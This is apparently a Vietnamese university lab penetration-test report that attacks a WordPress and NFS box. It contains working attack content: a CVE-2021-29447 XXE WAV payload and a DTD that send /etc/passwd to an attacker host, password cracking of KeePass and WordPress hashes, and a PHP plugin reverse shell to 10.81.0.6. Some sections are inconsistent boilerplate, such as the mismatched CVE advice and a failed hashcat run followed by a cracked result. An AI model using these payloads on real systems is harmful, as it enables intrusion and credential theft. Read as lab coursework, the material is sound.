

Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

Nhóm 17



STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Thanh Hưng	22520519@gm.uit.edu.vn	33%
2	Từ Chí Kiên	22520713@gm.uit.edu.vn	34%
3	Hà Minh Quân	22521177@gm.uit.edu.vn	33%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan.....	3
1.1 Khuyến nghị bảo mật.....	3
2.0 Phương pháp kiểm thử.....	3
2.1 Thu thập thông tin.....	3
2.2 Kiểm thử xâm nhập	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: X.X.X.X	4
Thông tin dịch vụ	4
Khởi tạo shell với quyền user thường.....	4
Leo thang đặc quyền.....	5
2.3 Duy trì quyền truy cập	5
2.4 Xóa dấu vết.....	6
3.0 Phụ lục.....	6
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	6

1.0 Tổng quan

NHÓM 17 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, NHÓM 17 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, NHÓM 17 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà NHÓM 17 có thể truy cập vào được liệt kê dưới đây

- 10.102.11.11

1.1 Khuyến nghị bảo mật

NHÓM 17 khuyến nghị và các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

NHÓM 17 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách NHÓM 17 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này NHÓM 17 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 10.81.0.6

Địa chỉ IP của máy nạn nhân:

- 10.102.11.11

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, NHÓM 17 đã có thể truy cập thành công vào 1 trong số 1 máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 10.102.11.11

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
10.102.11.11	TCP: 22,111,80,2049,33767,33987,43501 UDP: Không có

***Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.**

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Lỗ hổng CVE-2021-29447 trên tệp wav

Giải thích lỗ hổng: Bằng cách tạo server đang chạy trên máy tấn công và sử dụng 2 tệp wav, dtd. Sau đó đăng tệp wav đến web, lúc đó sẽ kết nối đến server và gửi thông tin đang có đến máy tấn công.

Khuyến nghị và lỗ hổng:

-Thực hiện kiểm tra và lọc nghiêm ngặt các loại tệp phương tiện tải lên

-Sử dụng các biện pháp bảo mật bổ sung, như phân quyền chặt chẽ và cơ chế sandboxing để ngăn tệp độc hại thực thi.

Mức độ ảnh hưởng: Cao

Cách thức khai thác:

[Lệnh tấn công/mã khai thác]

[màu đỏ nếu có thay đổi trong mã khai thác]

[Step-by-step cách thức để có quyền truy cập vào máy chủ]

RPC (cổng 111):

Bước 1: Xem thông tin của rpc bằng câu lệnh “rpcinfo -p 10.102.11.11”

```
$ rpcinfo -p 10.102.11.11
program vers proto port service
 100000 4   tcp   111  portmapper
 100000 3   tcp   111  portmapper
 100000 2   tcp   111  portmapper
 100000 4   udp   111  portmapper
 100000 3   udp   111  portmapper
 100000 2   udp   111  portmapper
 100005 1   udp  34952  mountd
 100005 1   tcp  50437  mountd
 100005 2   udp  36824  mountd
 100005 2   tcp  39037  mountd
 100005 3   udp  33811  mountd
 100005 3   tcp  42427  mountd
 100024 1   udp  45502  status
 100024 1   tcp  45103  status
 100003 3   tcp  2049  nfs
 100003 4   tcp  2049  nfs
 100227 3   tcp  2049
 100021 1   udp  59380  nlockmgr
 100021 3   udp  59380  nlockmgr
 100021 4   udp  59380  nlockmgr
 100021 1   tcp  45043  nlockmgr
 100021 3   tcp  45043  nlockmgr
 100021 4   tcp  45043  nlockmgr
(kali㉿s2d5b4d17-KaliLinux)-[~/Documents]
```

Kết quả trên có biết có chạy nfs ở cổng 2049

Bước 2: Kiểm tra chỗ có thể mount trong rpc bằng câu lệnh sau

```
[(kali㉿s2d5b4d17-KaliLinux)-[~/Documents]]
$ nmap -p 111 --script nfs* 10.102.11.11
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-07 16:04 +07
Nmap scan report for www.listen.insec (10.102.11.11)
Host is up (0.0035s latency).

PORT      STATE SERVICE
111/tcp    open  rpcbind
|_ nfs-showmount:
|_ /var/nfs/sstore *

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Kết quả cho biết vị trí có thể mount là /var/nfs/sstore

Bước 3: Mount và truy cập thư mục đã mount đến


```
/dev/sr0      /media/cdrom0  udf,iso9660 user,noauto  0   0
[kali㉿s2d5b4d17-KaliLinux]~[~/Documents/0713-cmd]
$ sudo mount -t nfs 10.102.11.11:/var/nfs/sstore rpctest
[kali㉿s2d5b4d17-KaliLinux]~[~/Documents/0713-cmd]
$ cd rpctest
bash: cd: rpctest: Permission denied
[kali㉿s2d5b4d17-KaliLinux]~[~/Documents/0713-cmd]
$ sudo cd rpctest
sudo: cd: command not found
sudo: "cd" is a shell built-in command, it cannot be run directly.
sudo: the -s option may be used to run a privileged shell.
sudo: the -D option may be used to run a command in a specific directory.
[kali㉿s2d5b4d17-KaliLinux]~[~/Documents/0713-cmd]
$ sudo su
[root@s2d5b4d17-KaliLinux]~/home/kali/Documents/0713-cmd]
# cd rpctest
[root@s2d5b4d17-KaliLinux]~/home/kali/Documents/0713-cmd/rpctest]
# ls
secure.kdbx
[root@s2d5b4d17-KaliLinux]~/home/kali/Documents/0713-cmd/rpctest]
#
```

Kết quả trên cho biết tìm thấy một tệp secure.kdbx

Bước 4: Tìm kiếm mật khẩu của tệp

Sử dụng keepass2john để lấy mật khẩu hash và lưu ở result.txt

```
[root@s2d5b4d17-KaliLinux]~/home/kali/Documents/0713-cmd]
# keepass2john secure.kdbx > result.txt
[root@s2d5b4d17-KaliLinux]~/home/kali/Documents/0713-cmd]
#
```



Sau đó sử dụng john để giải mã hash:

```
[root@s2d5b4d17-KaliLinux] /home/kali/Documents/0713-cmd]
# keepass2john secure.kdbx > result.txt
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]
# john --wordlist=/usr/share/wordlists/rockyou.txt result.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
doggie      (secure)
1g 0:00:00:43 DONE (2024-11-09 14:03) 0.02302g/s 38.31p/s 38.31c/s 38.31C/s helpme..athena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]
# john --show result.txt
secure:doggie

1 password hash cracked, 0 left
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]
#
```

Tìm thấy mật khẩu là doggie

Bước 5: Mở khóa

Sử dụng kpcli để liệt kê

```
invalid credentials for database /home/kali/Documents/0713-cmd/secure.kdbx
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]
# kpcli ls
Database: /home/kali/Documents/0713-cmd/secure.kdbx
UNLOCKING ...

Database password:
=====
Groups
=====
Recycle Bin
Root
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]
#
```

```
└─(root@s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
# kpcli ls --group Root --entries
Database: /home/kali/Documents/0713-cmd/secure.kdbx
UNLOCKING ...
Database password:
Root
author
└─(root@s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
# kpcli get Root/author
Database: /home/kali/Documents/0713-cmd/secure.kdbx
UNLOCKING ...
```

Sau đó tìm thấy username johnwick


```
└─(root@s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
# kpcli get Root/author
Database: /home/kali/Documents/0713-cmd/secure.kdbx
UNLOCKING ...

Database password:
Root/author
name: Root/author
username: johnwick
password: ****
URL:
Notes:
```

Sử dụng kpcli để sao chép tạm thời mật khẩu của johnwick:

```
# touch note.txt
└─(root@s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
# kpcli cp Root/author
Database: /home/kali/Documents/0713-cmd/secure.kdbx
UNLOCKING ...

Database password:
Entry: Root/author
Password copied to clipboard; timeout in 5 seconds
Press any key to clear clipboard and exit:
Timed out, clipboard cleared
└─(root@s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
```



Trang web (Cổng 80):


Chạy gobuster để tìm thêm đường dẫn thì thấy có wp-login.php

```
./php      (Status: 403) [Size: 281]
/index.php (Status: 301) [Size: 0] [→ http://www.listen.insec/]
/wp-content (Status: 301) [Size: 325] [→ http://www.listen.insec/wp-content/]
/wp-login.php (Status: 200) [Size: 4420]
/wp-includes (Status: 301) [Size: 326] [→ http://www.listen.insec/wp-includes/]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 323] [→ http://www.listen.insec/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
/.php        (Status: 403) [Size: 281]
/wp-signup.php (Status: 302) [Size: 0] [→ http://www.listen.insec/wp-login.php?action=register]
/server-status (Status: 403) [Size: 281]
Progress: 440492 / 441122 (99.86%)
2024/11/07 15:45:18 Finished
```

Đồng thời tạo tên miền cho ip của box:

```
(kali㉿s2d5b4d17-KaliLinux)-[~/Documents]
$ sudo su
[sudo] password for kali:
(root㉿s2d5b4d17-KaliLinux)-[/home/kali/Documents]
# nano /etc/hosts
(root㉿s2d5b4d17-KaliLinux)-[/home/kali/Documents]
# exit
exit
(kali㉿s2d5b4d17-KaliLinux)-[~/Documents]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.102.11.11   www.listen.insec

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
10.103.0.17    puppetserver.vlab.uit.edu.vn
10.103.0.19    vlab.uit.edu.vn
127.0.0.1      s2d5b4d17-KaliLinux
192.99.200.113 http.kali.org
```



Với thông tin tìm được trong rpc đăng nhập với người dùng johnwick:

A screenshot of the WordPress dashboard. The left sidebar shows menu items: Posts, Media, Comments (6), Profile, Tools, and Collapse menu. The main area has two sections: "At a Glance" (5 Posts, 1 Page, 17 Comments, 6 Comments in moderation) and "Activity" (Recently Published: Today, 12:23 pm by culi, Today, 12:15 pm by ASD). On the right, there is a "Quick Draft" sidebar with fields for Title, Content, and a "Save Draft" button.

Sau đó tạo một server và gửi tệp exploit:

```
(kali㉿2d5b4d17-KaliLinux)-[~/Documents/0713-cmd]
$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "'http://10.81.0.6:8080/poc.dtd'"'>%remote;%init;%trick;]>\x00' > payload.wav
(kali㉿2d5b4d17-KaliLinux)-[~/Documents/0713-cmd]
$ cat payload.wav
RIFF•WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.81.0.6:8080/poc.dtd'>%remote;%init;%trick;]>} (kali㉿2d5b4d17-KaliLinux)-[~/Documents/0713-cmd]
$ nano poc.dtd
(kali㉿2d5b4d17-KaliLinux)-[~/Documents/0713-cmd]
$ cat poc.dtd
<!ELEMENT % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/etc/passwd">
<!ELEMENT % init "<!ENTITY %#x25; trick SYSTEM 'http://10.81.0.6:8080/?p=%file;'>">
(kali㉿2d5b4d17-KaliLinux)-[~/Documents/0713-cmd]
$ php -S 0.0.0.0:8080
[Sun Nov 10 14:09:38 2024] PHP 8.1.5 Development Server (http://0.0.0.0:8080) started
```

SSH (Công 22):

Sau khi đã tìm thấy thông tin của James

Đăng nhập dưới người dùng james:

```
└$ ssh james@10.102.11.11
james@10.102.11.11's password: 
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Tìm thấy tệp user.txt:

```
Last login: Sun Nov 10 09:17:38 2024 from 10.103.129.35
james@listen:~$ ls
CVE-2021-4034 deepce.sh linux-privilege-escalation main.zip snap user.txt xxx
james@listen:~$ cat user.txt
G07YMp90xZLssdyfTY56esbVVfsyhmzo21Rv9bwFRVG2JueW6gc54QB8IqBeLrCVjames@listen:~$
```

Hình ảnh minh chứng:

[Hình ảnh chưa nội dung: tên user đã bị kiểm soát (whoami), địa chỉ IP (ipconfig)]

```
james@listen:~$ whoami  
james
```

Nội dung tập tin User.txt:

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin user.txt]

```
james  
james@listen:~$ ls  
CVE-2021-4034 deepce.sh G8 linux-privilege-escalation main.zip oooooo snap user.txt xxx  
james@listen:~$ cat user.txt  
G07YMp90xZLssdyfTY56esbVVfsyhmzo21Rv9bwFRVG2JueW6gc54QB8IqBeLrCVjames@listen:~$
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: CVE-2021-29447 (RCE)

Giải thích lỗ hổng: Thay vì sử dụng wav để gửi thông tin của trang thì tạo một reverse shell bằng cách đăng tệp php trên web và thực hiện trên php , sử dụng một server như netcat để lắng nghe.

Khuyến nghị vá lỗ hổng:

-Cập nhật PhpSpreadsheet: Đảm bảo bạn đang sử dụng phiên bản mới nhất của thư viện PhpSpreadsheet, vì lỗ hổng này đã được vá trong các phiên bản sau.

Mức độ ảnh hưởng: **Nghiêm trọng**

Cách thức khai thác:

[Lệnh tấn công/mã khai thác]

[màu đỏ nếu có thay đổi trong mã khai thác]

[Step-by-step cách thức để có quyền truy cập vào máy chủ]

Truy cập vào mysql của james

```
ERROR 1045 (28000): Access denied for user 'listendbuser'@'localhost' (using password: YES)
james@listen:~$ mysql -u listendbuser -p
Enter password:                                     (no default value)
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1572    FALSE
Server version: 8.0.35-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show tables;                                ~/Documents/0713-cmd
      → ;
ERROR 1046 (3D000): No database selected
mysql> show database;                            ~/Documents/0713-cmd
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
      → ;
```

Tìm thấy cơ sở dữ liệu listendb:

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| listendb |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

Trong đó có những bảng sau:

```

Database changed
mysql> show tables
    → ;
+-----+
| Tables_in_listendb |
+-----+
| wp_commentmeta   |
| wp_comments      |
| wp_links         |
| wp_options       |
| wp_postmeta      |
| wp_posts          |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta      |
| wp_terms          |
| wp_usermeta      |
| wp_users          |
| wp_wpfm_backup   |
+-----+
13 rows in set (0.00 sec)

```

Tìm kiếm trên bảng wp_users thì thấy mật khẩu của admin:

```

mysql> select * from wp_users
    → ;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID  | user_login | user_pass           | user_nicename | user_email | user_url |
+-----+-----+-----+-----+-----+-----+-----+
| 1   | admin      | $P$BwmJR1unlUbWc1dH0uoZF7/LyrHDQP. | admin        | admin@listen.insec | http://www.listen.insec |
| 2   | johnwick   | $P$B.hIx0F14wxfgN5xxJrgHpesX60xu. | johnwick     | johnwick@listen.insec |                               |
+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

```

Lưu mật khẩu đó vào trong một tệp:

```

└──(root㉿s2d5b4d17-KaliLinux)-[/home/kali/Documents/0713-cmd]
└─# echo "$P$BwmJR1unlUbWc1dH0uoZF7/LyrHDQP." > pass.txt

```

Sử dụng hashcat để giải mã:

```
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd] | http://www.  
# hashcat -m 400 -a 0 -o crack.txt pass.txt /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.5) starting  
  
OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG)  
- Platform #1 [The pocl project]  
  
* Device #1: pthread-Intel Core Processor (Broadwell, IBRS), 1441/2947 MB (512 MB allocatable), 2MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashfile 'pass.txt' on line 1 (/LyrHDQP.): Token length exception  
No hashes loaded.  
  
Started: Sun Nov 10 19:31:45 2024  
Stopped: Sun Nov 10 19:31:46 2024
```


Tìm thấy mật khẩu của admin:

```
[root@s2d5b4d17-KaliLinux]-[/home/kali/Documents/0713-cmd]  
# cat crack.txt  
$P$BwmJR1unlUbWc1dH0uoZf7/LyrHDQP.:newpassword
```


Sau đó tạo một reverse shell:

```
1 <?php  
2  
3 /**  
4 * Plugin Name: Reverse Shell Plugin  
5 * Plugin URI:  
6 * Description: Reverse Shell Plugin  
7 * Version: 1.0  
8 * Author: Vince Matteo  
9 * Author URI: http://www.sevenlayers.com  
0 */  
1  
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/10.81.0.6/443 0>&1'");  
3 ?>  
4
```

Chuyển tệp đó thành tệp zip



Sau đó đăng nhập đến trang admin và thêm plugin nhưng sau khi thêm plugin trên thì web bị lỗi và không vào được nữa:



Hình ảnh minh chứng:

[Hình ảnh chưa nội dung: tên user root (whoami), id, địa chỉ IP (ipconfig)]

Không tồn tại do chưa tìm thấy

Nội dung tập tin Root.txt:

[Hình ảnh chưa nội dung: địa chỉ IP (ipconfig), nội dung tập tin root.txt]

Không tồn tại do chưa tìm thấy

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. NHÓM 17 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, NHÓM 17 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
10.102.11.11		GO7YMp9OxZLssdyfTY56esbVVfsy hmzo21Rv9bwFRVG2JueW6gc54QB 8IqBeLrCV	

- HẾT-